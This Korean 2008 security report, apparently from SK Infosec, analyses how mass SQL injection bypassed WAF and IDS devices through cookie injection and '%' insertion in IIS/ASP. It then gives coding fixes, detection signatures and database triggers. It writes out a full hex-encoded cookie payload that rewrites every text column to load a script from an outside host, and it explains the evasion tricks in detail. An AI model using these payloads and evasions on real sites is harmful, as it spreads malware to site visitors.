	중국 보안 동향 분석 보고서	Document No.
		SKInfosec-CHR-026

Mass SQL Injection 탐지우회 기법

이 동 현
(dhclub20@naver.com)

SK Infosec Co., Inc
MSS 사업본부 침해 대응팀 모의해킹파트

Table of Contents

1. 개요

1.1. 배경

2008년 4월초 전세계 150만개 이상의 웹사이트에 악성코드를 유포시킨 Mass SQL Injection이 또다시 기승을 부리고 있다. 이번 Mass SQL Injection 공격은 IDS, IPS, WAF 과 같은 보안장비에 탐지 되지 않고 공격을 가해 더욱 이슈가 되고 있다. 이에 따라 피해 당한 사이트들은 침해사고가 일어난 이후에 인지하게 되었고, 로그기록에 남지 않은 경우가 많아 침해사고분석에도 많은 어려움이 있었다. 이는 기존의 공격방법과는 같지만 Cookie Injection을 통한 보안장비의 패턴매칭을 우회하는 기법을 사용하였기 때문이다.
이번 침해사고 규모는 지난번과 마찬가지로 대규모이고 **[그림 1]**과 같이 Google 검색을 통해 피해의 심각성을 알 수 있다.

[그림1. Google을 통해 감염 사이트 검색]

1.2. 목적

10월 19•20일 발생한 Mass SQL Injection의 공격형태는 IDS/IPS/WAF를 우회하여 공격하였다는 것이 초점이며 이 문서에서는 공격형태 분석과 이에 대한 대응방안에 대해서 알아보겠다.

2. 공격분석

2.1. Cookie Injection

Cookie Injection이란 기존 Web Application의 Parameter 전달방식인 GET 이나 POST 를 사용하지 않고 Cookie를 통해서 Parameter를 전달하는 방식이다.
현재 대부분의 보안장비에서는 GET 이나 POST 방식에 대해서만 검사를 하고 Cookie값에 대해서는 검사를 하지 않기 때문에 Cookie를 통해 악성 코드를 삽입할 경우 보안장비 탐지를 우회할 수 있다.

대부분의 사이트는 **[그림 2] , [그림 3]** 과같이 Parameter 값을 전송한다.

```
GET /shop/shop_fashion.asp?gcode=2 HTTP/1.0
Accept: */*
Referer: http://10.10.10.241/home/home_detailsearch.asp
Accept-Language: ko
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV
1.1.4322)
Host: 10.10.10.241
Cookie: usercheck=session%5Fcookie=0000002782;
ASPSESSIONIDASSCDADB=LDDHFLGAAPDKPFCBBDEKFJED
```

[그림 2. GET을 통한 Parameter 전송방식]

```
POST /home/home_detailsearch.asp HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application
excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://10.10.10.241/home/home_detailsearch.asp?refer_name=
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NE
1.1.4322)
Host: 10.10.10.241
Pragma: no-cache
Cookie: usercheck=session%5Fcookie=0000002781; ASPSESSIONIDAS
Content-Length: 65

refer_name2=&refer_name=asdf&refer_price=&refer_sex=&refer_color=
```

[그림 3. POST를 통한 Parameter 전송방식]

Parameter값을 아래 그림과 같이 Cookie에 삽입하여 전달할 경우 GET이나 POST 방식과 같이 전달 받게 된다.

```
GET /shop/shop_fashion.asp HTTP/1.0
Accept: */*
Referer: http://10.10.10.241/home/home_detailsearch.asp
Accept-Language: ko
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET C
1.1.4322)
Host: 10.10.10.241
Cookie: usercheck=session%5Fcookie=0000002782;
ASPSESSIONIDASSCDADB=LDDHFLGAAPDKPFCBBDEKFJED; gcode=2
```

[그림 4. Cookie값을 통한 전송방식]

Cookie 로 Parameter 값을 전송한 결과 GET이나 POST 방식과 똑같은 반응을 보인다.


```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 30 Oct 2008 02:26:06 GMT
Connection: Keep-Alive
Content-Length: 29486
Content-Type: text/html
Expires: Thu, 30 Oct 2008 02:26:06 GMT
Cache-control: private


<html>
<head>
<title>+:+:+ YAHOO! Gear +:+:+</title>
<link rel="stylesheet" href="../basic.css" type="text/css">
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<script language="JavaScript">
```

[그림 5. 정상적인 Response]

2.2. Cookie Injection의 발생원인

대부분의 사이트에서 Parameter 전송방식을 GET, POST 전송방식으로 사용하고 전달 받는 페이지에서도 GET, POST 방식으로 값을 받는다. 하지만 Web Application 환경설정에서 전역 변수화 선언을 하고 사용하거나, **[그림 6]**의 경우처럼 Request() 함수를 사용 할 경우 GET, POST, COOKIE 변수를 구분하지 않고 전달 받는다. 이에 Parameter를 Cookie에 삽입하여 전송하면 이를 변수로 인식 하게 된다. 이러한 환경을 이용하여 GET, POST 대신 COOKIE값에 삽입 한다면 전달받는 페이지에서 Parameter값을 인식하게 된다.



[그림 6. Request() 함수 사용]

2.3. Cookie Injection 공격방법

(1) 자동화툴 소개

Cookie Mass Injection을 비롯해 여러 가지 웹취약점을 찾아 공격하는 중국 자동화 툴이다. 최근 이 툴을 사용하여 중국발 해킹이 많이 이루어 지고 있으며 Script Kid에 의한 많은 공격이 예상된다.


[그림 7. 중국 자동화 툴]

(2) WAF/IDS/IPS 우회방법

현재 대부분의 보안장비는 Cookie 값을 검사하지 않는다. 따라서 웹취약점이 존재하지만 WAF에 의해 공격이 차단되는 사이트는 Cookie Injection을 통해 WAF 우회 공격이 가능하고 IDS/IPS에도 탐지 되지 않는다.

1) SQL Injection

테스트 결과 WAF에 의해 SQL Injection 이 차단되고 있는 사이트에서 Cookie Injection을 통한 우회공격이 가능하였다.




[그림 8. WAF 우회 SQL Injection 성공]

2) XSS (Cross Site Script)


같은 방법으로 XSS (Cross Site Script)역시 가능하였다.

XSS Cheat sheet에 있는 다양한 패턴을 모두 차단하는 WAF 환경에서도 아래 그림과 같이 WAF에서 차단하는 가장기본적인 XSS 패턴도 사용 가능하다.



[그림 9. WAF 우회 XSS 적용]

현재 이슈화 되고 있는 Cookie injection 은 IIS/ASP 환경이지만 PHP 환경에서도 가능하였다. 이러한 문제는 php.ini 설정에서 register_globals=on 으로 전역변수 처리를 했을 경우 발생한다.



[그림 10. PHP Cookie Injection]

3) Cookie Mass SQL Injection

Mass SQL Injection이란 기존의 SQL Injection의 대량화 공격이라는 것이다. SQL Injection 처럼 DB정보를 얻어내는 목적은 아니지만 불특정 다수를 상대로 피해를 입히는 공격이다. 피해증상은 변조된 사이트를 방문시 악성코드가 설치되어 있는 사이트로 이동하게 되어 감염되거나 bot이 설치되어 DDoS 공격에 좀비 컴퓨터로 이용된다. 공격구문의 일반적인 형태는 해당 사이트의 sysobjects테이블과 syscolumns 테이블을 참조하여 sysobjects테이블에서 type U(usesr)테이블의 모든 행을 가져오고 varchar, nvarchar, text, ntext 형태의 컬럼에 공격자가 원하는<script> ~ </script>를 update 문을 이용하여 갱신함으로써 공격이 이루어 진다. 이러한 mass 공격구문을 SQL Injection point 가 존재하는 부분에 Cookie Injection 하는 것을 Cookie Mass SQL Injection이라 한다.

Cookie: usercheck=session%5Fcookie=0000002787; ASPSESSIONIDASSCDADB=AEDHFLGAHCHLMLNPPNGHCBBO;
refer_name=%61%27%3BDECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST
(0x4400450043004C004100520045002000400054002000760061007200630068006100720028003200350035002900 2C004000
4300200076006100720063006800610072002800320035003500290020004400450043004C004100520045002000540061006200 6C0065005F00430075007200730006F0072002000430055
00520053004F00520020004600 4F00520020007300650 06C006500630074002000610 02E006E0061006D0065002C0062002E008E0061006D0065002000660072006F006D002000730079 00
73006F0062006A006500630074007300200061002C007300790073006300 6F006C0075006D006E007300200062002000770068006500720065002000610 02E00690064003D0062002E0069
006400200061006E006400200061002E007800740079007000650 03D002700750027002000610 06E006400200028062002E007800740079007000650 03D003900390020006F0072002000
62002E007800740079007000650 03D003300350020006F007200200062002E007800740079007000650 03D003200330031002000 6F007200200062002E007800740079007000650 03D0031
003600370029002004F00500045004E002000540061006200 6C0065005F00430075007200730006F007200200046004500540043004800200 04E004500580054002000460052004F004D00
200020005400610062006C0065005F00430075007200730006F007200200049004E0054004F002000400054002C004000430020005700480049004C004500280040004000460045005400 43
0048005F00530054004100540055005300 3D003000290020004200450047004900 4E002000650078006500630028002700750070006400610074006500200050B0027002B00400054002B00
27005D002000730065007400200050B0027002B00400043002B0027005D003D007200740072006900 6D00280063006F006E007600650072007400280076006100720063006800610072002C
005B0027002B00400043002B0027005D00290029002B00270027003C007300630072006900700074002000730072006300 3D006800740074007000 3A002F002F007700770077002E006E00
690068006100 6F007200720031002E0063006F006D002F0031002E006A0073003E003C002F007300630072006900700074003E00270027002700290046004500540043004800200004E0045
005800540020004600 52004F004D002000200054006100 62006C0065005F00430075007200730006F007200200049004E0054004F002000400054002C004000430020004500 4E0044002000
43004C004F00530045002000540061006200 6C0065005F00430075007200730006F007200200044004500410 04C004C004F00430041005400450020005400610062006C0065005F00430075
00720073006F007200%20AS%20NVARCHAR(4000));EXEC(@S);--
Content-Length: 65

[그림 11. Cookie Mass SQL Injection]

2.4. %를 이용한 탐지우회

(1) 우회 원리

Cooki Injection 과 같이 최근 가장 이슈화 되고 있는 WAF/IDS/IPS 탐지 우회로 %를 사용한 방법이 있다. 우회방법은 IIS/ASP 환경에서는 % 뒤에 이어지는 두 글자가 16진수가 아닌 경우 IIS에서 % 가 삭제 되는 요인을 이용한 것이다. 이를 이용하여 보안장비 패턴 매칭을 우회한다. 따라서 웹취약점이 존재하는 IIS/ASP 환경에서 이러한 방법으로 공격 구문 을 삽입할 경우 WAF/IDS/IPS 에 도달할 때 까지는 변형된 공격으로 전달되어 탐지 우회 하게 되는 것이다.

이번 Mass SQL Injection 공격도 declare구문을 de%clare, dec%clare 방식으로 Mass SQL Injection 패턴인 declare 패턴을 우회 할 수 있다.

% 적용방법은 **[그림 12.]**와 같다.

```
GET /shop/fashion/shop_list.asp?gcode=%1&gbcode=0%2 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: ko
Cookie: usercheck=session%5Fcookie=0000002785; ASPSESSIONIDASSCDADB=ODDHFLGABPAPMBEFLIEEBDIN
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; InfoPath.2; .NET CLR
1.1.4322)
Host: 10.10.10.241
Proxy-Connection: Keep-Alive
```

[그림 12. % 적용 화면]

[그림 13. 정상반응 확인]

(2) IIS에서 % 삭제위치

이 점을 이용하여 만약 IIS에서 %가 DBMS로 전송되기 직전에 삭제된다면 웹 소스코드의 Replace() 공격단어 필터링(union, select, sysobjects 등) 만 한 경우, 우회 가능하기 때문 에 이에 IIS 어느 부분에서 삭제 가능한지 여부를 테스트 해 보았다.

테스트 결과 %삭제는 IIS에 Parameter가 도착 하였을 때 삭제가 되어 웹소스상에 동작하기 때문에 원래의 문자로 동작하게 되는 것을 확인할 수 있었다.

테스트 결과는 아래 **[그림 14], [그림 15], [그림 16]** 와 같다.

[그림 14. % 로 변환해서 전달]

```
<%

    refer_name    = Request("refer_name")
    refer_name    = Replace(refer_name, "union", "union12")

    refer_price   = Request("refer_price")
    refer_sex     = Request("refer_sex")
    refer_color   = Request("refer_color")

    Set rs = Server.CreateObject("ADODB.RecordSet")

    sql = "select h.fd_goods_seq,  h.fd_goods_cd,     h.fd_g
```

[그림 15. 소스코드상에서 union 단어 필터링]

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/5.0
Date: Thu, 30 Oct 2008 14:26:23 GMT
Connection: Keep-Alive
Content-Length: 368
Content-Type: text/html
Expires: Thu, 30 Oct 2008 14:26:23 GMT
Cache-control: private

 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drivers</font> <font face="Arial" size=2>error '80040e14'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Server Driver][SQL Server]줄 1 'union12'근처의 구문이
잘못되었습니다.</font>
<p>
<font face="Arial" size=2>/home/home_detailsearch.asp</font><font face="Arial" size=2>, line 87</font>
```

[그림 16. union 단어 필터링 우회 실패]

3. 대응 방안

3.1. Web Application

(1) 웹소스 코딩시 GET과 POST를 구분하여 Request() 함수를 사용하여야 한다.

```
<%
    refer_name    = Request.QueryString("refer_name")
    refer_price   = Request.QueryString("refer_price")
    refer_sex     = Request.QueryString("refer_sex")
    refer_color   = Request.QueryString("refer_color")

    Set rs = Server.CreateObject("ADODB.RecordSet")

    sql = "select b.fd_goods_seq,  b.fd_goods_cd,    ]
    b.fd_goods_image3 b FD_GOODS_SEX "
```

[그림 17. GET 방식만 받는 방법]

```
<%
    refer_name    = Request.form("refer_name")
    refer_price   = Request.form("refer_price")
    refer_sex     = Request.form("refer_sex")
    refer_color   = Request.form("refer_color")

    Set rs = Server.CreateObject("ADODB.Record

    sql = "select b.fd_goods_seq,  b.fd_goods_
    b.fd_goods_image3 b FD_GOODS_SEX "
```

[그림 18. POST 방식만 받는 방법]

(2) 지역변수화 사용한다.

php.ini 설정에서 register_globals=off로 지역변수화 하고 get과 post를 구분하여 받는다.

```
356  ; Whether or not to register the EGPCS variables as global variables.  You may
357  ; want to turn this off if you don't want to clutter your scripts' global scope
358  ; with user data.  This makes most sense when coupled with track_vars - in which
359  ; case you can access all of the GPC variables through the $HTTP_*_VARS[],
360  ; variables.
361  ;
362  ; You should do your best to write your scripts so that they do not require
363  ; register_globals to be on;  Using form variables as globals can easily lead
364  ; to possible security problems, if the code is not very well thought of.
365  register_globals = Off
366
367  ; This directive tells PHP whether to declare the argv&argc variables (that
368  ; would contain the GET information).  If you don't use these variables, you
```

[그림 19. php.ini 설정]

(3) Sever side 에서 입력 값 길이제한을 한다.

Client측에서 입력 값 길이 제한을 할 경우 조작이 가능하므로 Server side에서 길이제한을 해준다.

```
if len(입력값) =< 원하는 문자열길이 then
        에러루틴
end if
```

3.2. 보안장비 탐지 대책

(1) Rssp user_define으로 탐지불가로 trons을 이용한 signature 업데이트

패턴:

▶ alert tcp any any <> any any (msg:"Trons_Cookie_SQL_Cast_escape"; content:"Cookie₩:"; content:"cast₩(0x"; content:"₩%"; nocase;)

➔ 설명: Cookie값에 mass_sql_injection 쿼리중 cast에는 '%'를 이용한 보안장비 회피 없고 declare에 '%'를 사용한 보안장비 회피가 있을경우 탐지

예: dec%lare ~~~~cast(0x~~~~

▶ alert tcp any any <> any any (msg:"Trons_Cookie_SQL_declare_escape"; content:"Cookie₩:"; content:"declare"; content:"₩%"; nocase;)

➔ 설명: Cookie값에 mass_sql_injection 쿼리중 declare에는 '%' 문자 로 보안장비 회피 없고 cast에 '%'를 사용한 보안장비 회피가 있을경우 탐지

예: declare ~~~~ca%st(0x~~~~


▶ alert tcp any any <> any any (msg:"Trons_Cookie_SQL_Cast"; content:"Cookie₩:"; content:"cast₩(0x"; nocase;)

➔ 설명: Cookie에 "cast(0x" 문자열 탐지

▶ alert tcp any any <> any any (msg:"Trons_Cookie_SQL_declare"; content:"Cookie₩:"; content:"declare"; nocase;)


➔ 설명: Cookie에 "declare" 문자열 탐지

탐지:



3.3. DBMS 보안설정

% 를 이용하여 injection을 시도할 경우 많은 패턴방식이 존재하므로 IDS로 막을 수 있는 방법은 없다. 또한 웹소스상에서는 %가 삭제 되고 사용되므로 웹소스 필터링으로도 차단할 수가 없다. 그러므로 sysobjects 를 사용자 제한 하고, 임시방편으로 db자체에서 script구문이 삽입되지 않도록 **[그림 21]**와 같은 방법이 있다.




[그림 20. sysobjects 사용자 제한 설정]

</script> 구문 db에 삽입 안되게 하는 쿼리
create trigger stopUpdateTrigger on TableA for update as declare @coll varchar(4000) select @coll=coll from TableA if @coll like '%</script>%' ROLLBACK TRANSACTION; go
</iframe> 구문 db에 삽입 안되게 하는 쿼리
create trigger stopUpdateTrigger on TableA for update as declare @coll varchar(4000) select @coll=coll from TableA if @coll like '%</iframe>%' ROLLBACK TRANSACTION; go

[그림 21. DB script 차단 설정]

3.4. IIS 로깅설정

IIS의 디폴트설정일경우 웹 로그 상에도 남지 않으므로 침해사고 분석시 난감한 상황에 놓이게 된다. 이런 상황을 막기 위해 아래 그림과 같이 로깅속성 부분에 쿠키로그 부분을 체크해준다.



[그림 22. IIS로깅설정]

4. 결론

Mass SQL Injection은 한때 침체 하였다가 최근 들어 변종 수법으로 다시 기승을 부리고 있다. 이러한 피해를 사전에 차단하기 위해 이 문서에서 제시한 보안설정을 모두 점검하여 Mass SQL Injection에 대응 하여야 한다.